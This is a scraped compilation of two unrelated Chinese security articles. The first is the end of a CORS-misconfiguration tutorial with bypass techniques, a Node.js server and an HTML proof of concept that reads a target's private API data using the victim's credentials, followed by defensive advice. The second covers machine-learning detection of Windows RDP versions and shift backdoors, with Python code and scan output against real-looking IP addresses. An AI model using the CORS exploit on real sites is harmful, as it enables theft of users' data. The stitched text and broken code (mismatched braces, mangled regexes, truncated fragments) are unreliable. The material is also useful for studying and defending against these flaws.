- 2、能够反射 “Origin” 头部
- 3、不会检查 “Origin” 头部中的特殊字符，比如 “\r”

有了上面的先决条件，James Kettle 展示了 http 头部注入的利用方式，他用这种方式攻击 IE/Edge 用户（因为他们使用 “\r”(0x0d)作为的 HTTP 头部字段的终结符）

请求

```
GET / HTTP/1.1
Origin: z[0x0d]Content-Type: text/html; charset=UTF-7
```

IE 处理过后返回报文

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: z
Content-Type: text/html; charset=UTF-7
```

上面的请求不能直接拿来利用，因为攻击者没有办法保证受害者浏览器会提前发送畸形的头部。

如果攻击者能提前发送畸形的 “Origin” 头部，比如利用代理或者命令行的方式发送，然后服务器就会缓存这样的返回报文并且也会传递给其他人。

利用上面的例子，攻击者可以把页面的编码变成“ UTF-7”，周所周知，这可能会引发 xss 漏洞

### 3.4 绕过技术

有时，需要信任不同的域或者所有的子域，所以开发者要用正则表达式或者其他的方法去验证有效性。

下面的部分列出了一系列的“起源”，可以用来绕过某些验证控制，以验证“起源”头的有效性。

下面的例子中的目标域一般指“target.local”。

#### 3.4.1 NULL 源

CORS 的规范中还提到了“NULL”源。触发这个源是为了网页跳转或者是来自本地 HTML 文件。

目标应用可能会接收“null”源，并且这个可能被测试者（或者攻击者）利用，意外任何网站很容易使用沙盒 iframe 来获取“ null “源

```
<iframe sandbox="allow-scripts allow-top-navigation allow-forms"
src='data:text/html,<script>**CORS request here**</script>' ></iframe>
```

使用上面的 iframe 产生一个请求类似于下面这样

```
GET /handler
Host: target.local
Origin: null
```

如果目标应用接收“ null”源，那么服务器将返回类似下面的数据报文

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: null
Access-Control-Allow-Credentials: true
```

这种错误配置经常会碰到，所以会很方便的去尝试它。

#### 3.4.2 使用目标域名作为子域名

如果目标应用只检查只检查“Origin”中的字符串是否包含“target.local”，那么就可以在自己控制的服务器上创建一个子域名。

用这样的方式，请求一般产生自 JavaScript 代码，并且请求中的“Origin”会像下面这样

```
Origin: https://target.local.attacker.domain
```

### 3.4.3 注册一个同名的域名

假设，目标应用实现是基于下面的正则表达式去检测 “Origin” 头部的话：

```
^https?:\\V.*\\.?target\\.local$
```

这样的正则表达式包含一个问题，导致这样的 CORS 配置都容易被攻击。下面表格将分解正则表达式：

Part	描述
.	除了终止符的任何字符
\\.	一个点
?	在这里匹配一个“.”一次或者零次

这个?只影响“.”这个字符串，因此在 “target.local” 前面的任何字符串都是被允许的，而不管是否有“.”把他们分开。

因此，只需要在 “origin” 末尾包含目标域名就可以绕过上面的限制（这个场景的目标域名是 “

target.local”），比如：

```
Origin: https://nottarget.local
```

攻击者只需要注册一个末尾包含目标域名的新域名就可以利用这样的漏洞了。

### 3.4.4 控制目标的子域名

现在目标应用实现是基于下面的正则表达式去检测 “Origin” 头部的话：

```
^https?:\\V/(.*\\.)?target\\.local$
```

这个允许来自 “target.local” 的跨域访问并且包含所有的子域名（来自 HTTP 和 HTTPS 协议）。

在这个场景中，如果攻击者能控制目标的有效子域名（比如：

“subdomain.target.local”），比如接管一个子域名，或者找到一个有 xss 漏洞的子域名。攻击者就可以产生一个有效的 CORS 请求。

### 3.4.5 第三方域名

有时一些第三方域名会被允许。如果黑客能在这些域名里面上传 JavaScript 脚本的话，他们就可以攻击目标了。

最有代表性的例子是，Amazon S3 存储桶的有时是被信任的。如果目标应用使用亚马逊的服务，那么来自亚马逊 S3 存储桶上的请求就会被信任。

在这种场景下，攻击者会控制一个 S3 的存储桶，并在上面放上恶意页面。

### 3.4.6 使用特殊的特性

Corban Leo 展示了一个比较有趣的研究，他在域名中插入一些特殊的字符来绕过一些限制。

这个研究员的特殊字符法只能用在 Safari 浏览器上。但是，我们进行了深入的分析，显示其中一部分特殊字符串也可以用在其他的浏览器中。

这种规避技术所面临的问题是，在发送请求之前，浏览器不总是会去验证域名的有效性。因此，如果使用一些特殊的字符串，那么浏览器可能就不会提前发送请求去验证域名是否存在或者有效。

假设，目标应用实现是基于下面的正则表达式去检测“Origin”头部的话：

```
^https?:\\V(.*)?target.local([^\.\-a-zA-Z0-9]+.*)?
```


上面的正则表达式的意思是允许所有“target.local”的子域名的跨域请求，并且这些请求可以来自于子域名的任意端口。

下面是正则表达式的分解：

Part	描述
[^\.\-a-zA-Z0-9]	所有的字符串包含".","-","a-z","A-Z","0-9"
+	匹配前面的子表达式一次或多次
.*	除了终止符的任何字符


这个正则表达式阻止前面例子中的攻击，因此前面的绕过技术不会起作用（除非你控制了一给合法的子域名）

下面的截屏展示了返回报文中没有“Access-Control-Allow-Origin”（ACAO）和“Access-Control-AllowCredentials”（ACAC）被设置。（使用前面的一种绕过技术）



先知社区

因为，正则表达式匹配紧挨着的 ASCII 字母和“.”、“-”，在“target.local”后面的每一个字母都会被信任。



先知社区

注意：当前浏览器只有 Safari 支持使用上面的域名（带“{”那个字符的），但是如果目标应用的正则表达式能够信任其他的特殊字母，那么就可以使用 CORS 的错误配置去攻击其他的浏览器啦。

下面这个表包含各个浏览器对特殊字符的“兼容性”  
（注意：仅包含至少一个浏览器允许的特殊字符）



特殊字符	Chrome(v 67.0.3396)	Edge(v 41.16299.371)	Firefox(v 61.0.1)	Internet Explorer(v 11)	Safari(v 11.1.1)	
!	NO	NO	NO	NO	YES	
=	NO	NO	NO	NO	YES	
\$	NO	NO	YES	NO	YES	
&	NO	NO	NO	NO	YES	
'	NO	NO	NO	NO	YES	
(	NO	NO	NO	NO	YES	
)	NO	NO	NO	NO	YES	
*	NO	NO	NO	NO	YES	
+	NO	NO	YES	NO	YES	
,	NO	NO	NO	NO	YES	
-	YES	NO	YES	YES	YES	
;	NO	NO	NO	NO	YES	
=	NO	NO	NO	NO	YES	
^	NO	NO	NO	NO	YES	
_	YES	YES	YES	YES	YES	
`	NO	NO	NO	NO	YES	
{	NO	NO	NO	NO	YES	
\		NO	NO	NO	NO	YES
}	NO	NO	NO	NO	YES	
~	NO	NO	NO	NO	YES	

利用前的准备：

- 1、泛解析域名要指向你的服务器
- 2、NodeJS：因为 Apache 和 Nginx(开箱即用)不支持特殊的字符

创建一个 serve.js 文件

```
var http = require('http');
var url = require('url');
var fs = require('fs');
var port = 80
```

```
http.createServer(function(req, res) {  
  if (req.url == '/cors-poc') {  
    fs.readFile('cors.html', function(err, data) {  
      res.writeHead(200, {'Content-Type':'text/html'});  
      res.write(data);  
    };  
    res.end();  
  }  
} else {  
  res.writeHead(200, {'Content-Type':'text/html'});  
  res.write('never gonna give you up...');  
  res.end();  
}  
}).listen(port, '0.0.0.0'); console.log(`Serving on port ${port}`);
```

在相同的目录下创建 cors.html

```
<html>  
<head><title>CORS PoC</title></head>  
<body onload="cors();">  
<div align="center">  
<h2>CORS Proof of Concept</h2>  
<textarea rows="15" cols="70" id="container"></textarea> </div>  
<script> function cors() {  
var req = new XMLHttpRequest();  
req.onload = reqListener; req.open("GET","http://www.target.local/api/private-data",true);  
req.withCredentials = true;  
req.send();  
function reqListener() {  
document.getElementById("container").innerHTML = this.responseText; }  
} </script>
```

现在启动 NodeJS 服务并且运行下面的指令：

```
node serve.js &
```

如果目标应用使用上面的表达式实现对“Origin”过滤的话，那么除了“.”和“-”之外，“www.target.local”后面的每一个特殊字符都会被信任，因此当 Safari 浏览器完成的以下产生的有效请求后，攻击者能够从易受攻击的目标中窃取数据。


```
http://www.target.local{.<your-domain>/cors-poc
```



先知社区

如果正则表达式支持下划线的话，那么可能其他的浏览器（在上面的表格中列出数据）也可以利用 CORS 配置错误了，就像下面的例子一样：

[http://www.target.local\\_<your-domain>/cors-poc](http://www.target.local_<your-domain>/cors-poc)



先知社区

想要看更多关于绕过的文章可以去：

<https://www.sxcurity.pro/advanced-cors-techniques/>

## 4 防御技术

让我们的看看如何正确配置 CORS 才能避免让黑客从受害者中偷走敏感数据或者被攻击者利用 CORS 配置继续攻击

### 4.1 一般守则

下面是处理 CORS 配置的最佳实践

#### 4.1.1 如果不必要就不要开启 CORS

首先，要仔细的评估是否开启 CORS。如果没有必要，建议完全避免使用它，以免削弱 SOP。

#### 4.1.2 定义白名单

如果是绝对必要的话，要定义“源”的白名单。我更喜欢白名单，如果可能的话，不要使用正则表达式，因为根据前面的描述，正则表达式更容易出错，导致 CORS 的配置错误。

不要配置“Access-Control-Allow-Origin”为通配符“\*”，而且更重要的是，要严格效验来自请求数据包中的“Origin”的值。

当收到跨域请求的时候，要检查“Origin”的值是否是一个可信的源。

### 4.1.3 仅仅允许安全的协议

有必要验证协议以确保不允许来自不安全通道 ( HTTP ) 的交互, 否则中间人(MitM)将绕过应用是所使用的 HTTPS

### 4.1.4 配置 “VARY” 头部

要尽可能的返回 "Vary: Origin" 这个头部, 以避免攻击者利用浏览器缓存

### 4.1.5 如果可能的话避免使用 “CREDENTIALS”

由于 “Access-Control-Allow-Credentials” 标头设置为 “true” 时允许跨域请求中带有凭证数据, 因此只有在严格必要时才应配置它。此头部也增加了 CSRF 攻击的风险; 因此, 有必要对其进行保护。

要特别关注的实现的标准, 如果没有定义参数的话, 那么默认值很可能是 “true”。要仔细阅读官方文档, 如果感觉模糊不清的话, 就把值设置成 “false”。

### 4.1.6 限制使用的方法

通过 “Access-Control-Allow-Methods” 头部, 还可以配置允许跨域请求的方法, 这样可以最大限度地减少所涉及的方法, 配置它始终是一个好习惯。

### 4.1.7 限制缓存的时间

建议通过 “Access-Control-Allow-Methods” 和 “Access-Control-Allow-Headers” 头部, 限制浏览器缓存信息的时间。可以通过使用 “Access-Control-Max-Age” 标题来完成, 该头部接收时间数作为输入, 该数字是浏览器保存缓存的时间。配置相对较低的值 ( 例如大约 30 分钟 ), 确保浏览器在短时间内可以更新策略 ( 比如允许的源 )

### 4.1.8 仅配置所需要的头

最后一点, 要仅在接收到跨域请求的时候才配置有关于跨域的头部, 并且确保跨域请求是合法的 ( 只允许来自合法的源 )

实际上, 在其他情况下, 如果没有理由就不要配置这样的头部, 这种方式可以减少某些用户恶意利用的可能性。

## 4.2 配置和实施

很多软件框架是允许使用 CORS 的, 当使用这些解决方案的时候, 我们要着重++注意默认值++ ( “origin” 和 “credentials” 是否被明确的设置 ) 因为有些默认值是不安全的

我们分析一些主要的软件框架。下面这个表是总结的结果（注意：这仅指默认配置，在所有情况下都可以以安全的方式配置它们）

CORS Implementation	Version	Default Configuration			Official Documentation
		ACAO	ACAC	Security Level	
Spring Framework	4.2 - 4.3	*	true	Insecure	<a href="https://docs.spring.io/spring-framework/docs/4.2.x/javadoc-api/org/springframework/web/bind/annotation/CrossOrigin.html">https://docs.spring.io/spring-framework/docs/4.2.x/javadoc-api/org/springframework/web/bind/annotation/CrossOrigin.html</a> <a href="https://docs.spring.io/spring-framework/docs/4.3.x/javadoc-api/org/springframework/web/bind/annotation/CrossOrigin.html">https://docs.spring.io/spring-framework/docs/4.3.x/javadoc-api/org/springframework/web/bind/annotation/CrossOrigin.html</a>
	5.0	*	false	Partial	<a href="https://docs.spring.io/spring-framework/docs/5.0.x/javadoc-api/org/springframework/web/bind/annotation/CrossOrigin.html">https://docs.spring.io/spring-framework/docs/5.0.x/javadoc-api/org/springframework/web/bind/annotation/CrossOrigin.html</a>

## 5. 引用：

Mozilla MDN web docs. Cross-Origin Resource Sharing (CORS).

<https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS> (Accessed 2018-30-06).

Wikipedia. Same-origin policy. [https://en.wikipedia.org/wiki/Same-origin\\_policy](https://en.wikipedia.org/wiki/Same-origin_policy) (Accessed 2018-30-06).

W3C. Cross-Origin Resource Sharing. <https://www.w3.org/TR/cors/> (Accessed 2018-30-06).

James Kettle. Exploiting CORS misconfigurations for Bitcoins and bounties. <https://portswigger.net/blog/exploiting-cors-misconfigurations-for-bitcoins-and-bounties> (Accessed 2018-30-06).

Geekboy. Exploiting Misconfigured CORS (Cross Origin Resource Sharing). <https://www.geekboy.ninja/blog/exploiting-misconfigured-cors-cross-origin-resource-sharing/> (Accessed 2018-30-06)

Yassine Aboukir. CORS Exploitation: Data exfiltration when allowed origin is set to NULL. <https://yassineaboukir.com/blog/cors-exploitation-data-exfiltration-when-allowed-origin-is-set-to-null/> (Accessed 2018-30-06).

Corben Leo. Advanced CORS Exploitation Techniques. <https://www.sxcurity.pro/advanced-cors-techniques/> (Accessed 2018-30-06)

# 机器学习在 Windows RDP 版本和后门检测上的应用

作者：imbeee、iswin@360 观星实验室

原文来源：<https://www.anquanke.com/post/id/157175>

## 简介

机器学习目前已经在安全领域有很多的应用，例如 Threat Hunting、攻防对抗、UEBA 以及金融反欺诈等方面，本文将以 Windows RDP 服务为例子，详细阐述机器学习在后门检测、精准的服务版本检测等方面的应用，本文所涉及的相关检测思路和方法已经应用在观星实验室内部的自动化渗透测试平台（Gatling）以及互联网资产发现平台中，当然在年底我们实验室发布的国内首款针对域安全分析的工具—观域中也有很多机器学习的应用，后续的文章我们会详细给大家介绍。

## 背景

本文中所提到的几个问题其实是来自于我们日常工作中实际面临的问题以及实验室内部的几次讨论。在一次给客户（某部委）做互联网资产发现的时候，我们发现一个奇怪的端口，最后经过验证发现这个是 RDP 的端口，当时 Nmap 显示的服务器版本是 Windows 2008，但是当我们登录进去之后发现是 Windows 2003，这是我们面临的第一个问题：如何提高 Windows RDP 版本识别的准确率？

然后实验室其它小伙伴习惯性的按了 5 下 shift 突然冒出一个黑框，经分析发现是一个 shift 后门。当时我们遇到的另一个问题就是：如何检测 shift 后门？

由于我们的客户数量非常多，互联网侧的资产更是不在少数，一台一台登录去检测显然是不可能的，所以第三个问题就是如何自动化的批量检测互联网的 shift 后门？

基于上面的三个问题，我们进行了一些研究，发现机器学习在自动化 RDP 版本和 shift 后门检测方面有一定的应用场景，能帮助我们解决一些实际问题。

## 实现思路

针对上面提出的 3 个问题，我们从实现上做了一些摸索，也大胆的设想了一下，下面就这两个问题进行分别讨论。

## 当前 RDP 版本识别存在的问题



我们无法直接从 RDP 协议中取得系统版本，虽然特定版本的 Windows 系统默认会使用某个版本的 RDP 协议，比如 Windows 7 默认使用 RDP 7 协议，但是也可以通过安装补丁升级到 RDP 8.1 或者更高版本。所以通过 RDP 协议版本推断系统版本也不是很准确。

## 如何高效自动化的检测 RDP 后门（不止 shift 后门）？

自动化检测 RDP 后门，关键在于触发相关程序，如按 5 次 shift 键触发 sethc.exe，或者 win+u 触发放大镜等，这部分操作在 RDP 协议里都是简单键盘事件，并没有使用特定的报文。而对于不同版本的 Windows 系统，在登录界面触发辅助程序的按键序列也不一样，所以需要先判断 Windows 版本，使用对应的按键序列来触发粘滞键等程序，然后截图供后续检测。

经过我们调研发现 Github 上有个 Python 实现的 RDP 客户端项目 rdpv，这个项目解决了基础的截图问题，在后面 RDP 后门的检测中，也遇到一些坑，比如稳定截图问题，这个会在后面具体提。

所以我们的整体解决方案就是使用 rdpv 来实现截图逻辑，版本识别使用机器学习技术，用原始图片样本固定位置截图进行训练，RDP 后门检测则基于版本识别的结果（不同版本服务器 shift 后门弹框位置不一样）训练样本进行识别，关键信息提取直接用原始图片进行关键位置的文本识别即可。

## Windows RDP 截图

在截图的实现中，为了避免重复造轮子，我们直接使用了上面提到的 rdpv 库，其支持 Classic RDP Protocol、SSL 和 CredSSP 全部三种安全层协议，同时实现了不同图片格式（即 RDP 远程会话的颜色深度）的处理方法，基本满足我们的需求。

RDP 稳定截图的难点在于我们无法从协议上得到“停止”反馈。由于 RDP 协议是将画面切割后分块传输的，且只传输画面变动的部分，所以在整个会话过程中，我们无法确定在哪张图片之后画面已经绘制完毕。


刚开始我们尝试了一些比较脏的方法，包括 rdpv 自己的截图脚本 rdpv-rdpscreenshot.py 里面也用到的一个方法，那就是设定一个时间阈值，从建立 RDP 链接开始，等待一段时间后截图然后关闭链接。这个方法的缺点很明显，那就是受网络质量影响，导致效率低下。对于链接质量好的目标，可能很短时间就完成了登录界面的传输与绘制，但是却浪费了大量时间在等待截图；而对于链接质量差的目标，可能在时间结束时还没有绘制完成，造成截图失败。

通过尝试，最后我们确定了一个比较合理的截图逻辑：建立链接后，每接收一张图片并绘制后，将当前时间记录为最后绘制时间，并且使用一个独立的线程每隔一定时间检查最后绘制时间与当前时间的时间差，如果时间差超过某个值，则认为当前画面已经稳定，可以进行下一步操作（如截图、发送按键触发后续事件），如果需要触发事件后截图，则使用相同的逻辑判断画面是否稳定，然后再次截图。这样的截图流程符合实际操作逻辑，后续可以通过其他手段判断链接质量，并动态调整等待时间，最终获得比较稳定的截图效果。

## Windows 版本检测

Windows Server 的主流版本大致分为这么 5 个版本，Windows 7、Windows Server 2003、Windows Server 2008 R2、Windows Server 2012 R2、Windows 10，从我们在 shodan 的采样数据数据来看，除了 Windows 10 非常少之外，开 3389 的基本上就 4 个主流版本，所以本文将重点以这 4 个版本为主。

我们先来几张 RDP 登录界面的图片



Windows Server 2012 R2



Windows Server 2008 R2



Windows Server 2003

从上面几张图片标红的部分我们大致可以看到 RDP 的版本标识主要出现的位置在两个地方，所以我们的版本识别主要分为两种，Windows 2003 及以上版本，然后针对这两种类型的关键位置（标红部分）进行图片裁剪进行训练，当然有人可能说了其实不用裁剪直接来训练也行，这种办法不是说不行，只不过在处理效率上有点低，除了标红位置之外的地方主要占了整个图片的 80%左右，如果整张图进行训练，在特征提取的时候你的维度就会特别大，而且这部分基本上不会有变化。

按照关键位置剪切图片后，图片非常小，效果如下




处理完之后其实对于 2003 来说就是个二分类问题，即是不是 2003 版本，对于 2003 以上版本就是个多分类问题，这里主要是区分图片里面的关键元素，一般在实际处理的时候可以不用考虑图片的颜色，即将图片二值化，然后根据图片的 Length\*Width 来作为特征向量的维度，用 0 和 1 表示黑白两种颜色，这样就可以将图片转换为可以用于计算的数学上的值，当然如果你直接用 ocr 去识别图片中的文字，当然也是可以的，不过效率和效果很一般，为了提高效率和识别效果我们采用 Scikit-learn 中的 SVM 算法来进行有监督的学习，这样在工程化的时候也比较好嵌入到我们已有的项目中。

整体的识别流程如下：



训练样本大家可以从 shodan 上去提取，然后截图之后手工分类下，按照如下文件夹的形式存放样本图片



由于有监督学习需要给每个样本打上标签,所以这里我们用数值来标识不同的操作系统版本,映射关系如下:

```
CATEGORY_MAPPING = {200301: 'Windows Server 2003', 2007: 'Windows 7', 2008: 'Windows Server 2008',
                    200802: 'Windows Server 2008 R2',
                    201202: 'Windows Server 2012 R2'}
```

安全客 ( www.anquanke.com )

针对 2003 的系统需要注意下,这里是二分类,需要一些负样本进行训练对应图中的 200300 和 200301,特征提取关键代码如下:

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
# @Time : 2018/2/1 下午1:17
# @Author : iswin
# @File : app.py
# @Software: PyCharm
import random

from PIL import Image

PROJECT_PATH = '/Users/iswin/ml/project/'

PATH_FEATURE_2003_DATA = PROJECT_PATH + '/rdp/traindata/train_data_2003.txt'
PATH_FEATURE_OTHER_DATA = PROJECT_PATH + '/rdp/traindata/train_data.txt'
SAMPLE_PATH = PROJECT_PATH + '/rdp/os_version_detect/%s/'

MODEL_WINDOWS_COMMON = PROJECT_PATH + '/rdp/svm/os_version.pkl'
MODEL_WINDOWS_2003 = PROJECT_PATH + '/rdp/svm/os_version_2003.pkl'

CATEGORY_2003 = [200300, 200301]
CATEGORY_COMMON = [2007, 2008, 200802, 201202]

CATEGORY_MAPPING = {200301: 'Windows Server 2003', 2007: 'Windows 7', 2008: 'Windows Server 2008',
                    200802: 'Windows Server 2008 R2',
                    201202: 'Windows Server 2012 R2'}
```

安全客 ( www.anquanke.com )

```

load_train_samp... for fr in os.li... if f.rfind(u'.D...
# -*- coding:utf-8 -*-
'''
@author: iswin
'''
import hashlib

from PIL import Image
import numpy as np
import os
from app import SAMPLE_PATH, PATH_FEATURE_2003_DATA, PATH_FEATURE_OTHER_DATA, CATEGORY_2003

# 获取图像二值化数学上值
def convert_image_to_binary_pix_value(im):
    im = Image.open(im)
    im = im.convert('1')
    img = np.array(im)
    binpix = np.ravel(img)
    binpix = map(lambda x: 1 if x else 0, binpix)
    return binpix

def load_train_samples_dir(dirs):
    fs = []
    for fr in os.listdir(dirs):
        f = dirs + fr
        if f.rfind(u'.DS_Store') == -1:
            fs.append(f)
    return fs

def convert_image_to_feature(dirs, category, feature_filename):
    os.remove(feature_filename)
    md5 = []
    for i in category:
        for f in load_train_samples_dir(dirs % (i)):
            print f
            md5str = calculate_file_md5(f)
            if md5.count(md5str) == 0:
                pixs = convert_image_to_binary_pix_value(f)
                pixs.append(i)
                pixs = [str(i) for i in pixs]
                content = ','.join(pixs)
                write_file(content, feature_filename)
                md5.append(md5str)

def windows_2003_feature_extract():
    convert_image_to_feature(SAMPLE_PATH, CATEGORY_2003, PATH_FEATURE_2003_DATA)

def windows_other_feature_extract():
    convert_image_to_feature(SAMPLE_PATH, CATEGORY_COMMON, PATH_FEATURE_OTHER_DATA)


if __name__ == '__main__':
    windows_other_feature_extract()
    windows_2003_feature_extract()

```

最后会在 traindata 里面产生两个文件



每条数据最后一列表示对应的标签



训练部分的代码如下

```

358         return output
359
360     if __name__ == '__main__':
361         snapshot = RDP_Snapshot(2048, 768, 3, 5, 3, "/Users/iswin/Downloads/", 10, False)
362         for i in snapshot.get_images(['101.254.158.107:3389', '106.14.19.233:3389', '103.45.3.99:3389']):
363             _, ver = recon(i['images']['login_screen'])
364             print 'ip:%s ,os_version: %s' % (i['ip'], CATEGORY_MAPPING.get(ver))
365
366
367
368

```

rdpy.core.error.RDPSecurityNegoFail: negotiation failure code 2

```

ip:106.14.19.233 ,os_version: Windows Server 2003
ip:101.254.158.107 ,os_version: Windows 7
ip:103.45.3.99 ,os_version: Windows Server 2012 R2

